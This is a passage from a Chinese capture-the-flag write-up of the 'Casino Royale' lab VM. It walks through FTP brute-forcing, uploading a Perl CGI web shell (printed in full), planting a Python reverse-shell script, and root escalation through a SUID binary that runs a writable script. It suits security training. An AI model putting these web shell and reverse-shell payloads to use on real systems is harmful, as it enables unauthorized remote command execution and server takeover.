
我们发现ftpUserULTRA是ftp用户名，前面提示过ftp是弱口令，所以爆破咯。而且访问ftp的页面地址也给出来了，是/ultra-access-view。



当然是ftp登陆上去查看一番。



* 直接上传一个php木马，然后通过网页访问触发，提示550 permission deny；
* 上传一个perl木马，然后通过网页触发访问
  + 记得要给脚本可执行权限，否则执行失败
  + Perl脚本还不能直接执行tcp来反弹shell,提示”apache can't access tty; job control turned off”



**Perl脚本分享**

#!/usr/bin/perl

# PerlKit-0.1 - http://www.t0s.org

# cmd.pl: Run commands on a webserver

use strict;

my ($cmd, %FORM);

$|=1;

print "Content-Type: text/html\r\n";

print "\r\n";

# Get parameters

%FORM = parse\_parameters($ENV{'QUERY\_STRING'});

if(defined $FORM{'cmd'}) {

$cmd = $FORM{'cmd'};

}

print '<HTML>

<body>

<form action="" method="GET">

<input type="text" name="cmd" size=45 value="' . $cmd . '">

<input type="submit" value="Run">

</form>

<pre>';

if(defined $FORM{'cmd'}) {

print "Results of '$cmd' execution:\n\n";

print "-"x80;

print "\n";

open(CMD, "($cmd) 2>&1 |") || print "Could not execute command";

while(<CMD>) {

print;

}

close(CMD);

print "-"x80;

print "\n";

}

print "</pre>";

sub parse\_parameters ($) {

my %ret;

my $input = shift;

foreach my $pair (split('&', $input)) {

my ($var, $value) = split('=', $pair, 2);

if($var) {

$value =~ s/\+/ /g ;

$value =~ s/%(..)/pack('c',hex($1))/eg;

$ret{$var} = $value;


}

}


return %ret;


}

终于getShell了。



权限不够，提权，linux内核提权失败。在各个目录下扫荡，发现关键目录/opt/casino-royale，逐个查看文件，在php-web-start.sh中看到了8081端口，访问看看。








右键查看源码，发现点击data collect按钮会触发collect.php执行，而该php文件会执行casino-data-collection.py。我们唯一能操作的文件就是该py文件，写一个python shell就可以获得用户le的shell，虽然还不是root用户的shell,试试也无妨。

当前shell竟然无法使用vim编辑器，发现大神一篇介绍shell的文章，醍醐灌顶。*https://www.anquanke.com/post/id/86444*。直接升级netcat的方式尝试失败，使用socat的方式，在已有的shell中再次反弹shell。



终于可以使用vim了，下面是python的反弹shell脚本内容。

Import socket,subprocess,os;

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);

s.connect(("127.0.0.1",1234));os.dup2(s.fileno(),0);

os.dup2(s.fileno(),1);

os.dup2(s.fileno(),2);


p=subprocess.call(["/bin/sh","-i"]);


在页面上点击按钮，获得le的shell。



获取le的shell后，查看close2root.txt,出现一个网址，但是没有特别的内容。


继续查看其他文件，mi6\_detect\_test是elf格式，它是root所有，且设置了s位，执行看看，发现它调用了run.sh，而run.sh是le有权限改的，在该文件末尾打开一个shell,那就是root权限！！！





root权限get!!!

执行/root/flag/flag.sh,根据提示获取flag。



## 总结

1. 遇到网站务必要看是否使用框架，找框架漏洞，靶机涉及Poker和SnowFox两个框架漏洞
2. 熟练掌握常见web漏洞利用手法。靶机涉及到xxe漏洞、文件上传漏洞、弱口令、csrf漏洞、不安全的cookie
3. 储备好webshell等弹药库。靶机涉及python webshell、perl webshell、php webshell(没成功)
4. 掌握shell提权的方式，如反弹shell变成可交互的shell,普通shell提权为root权限shell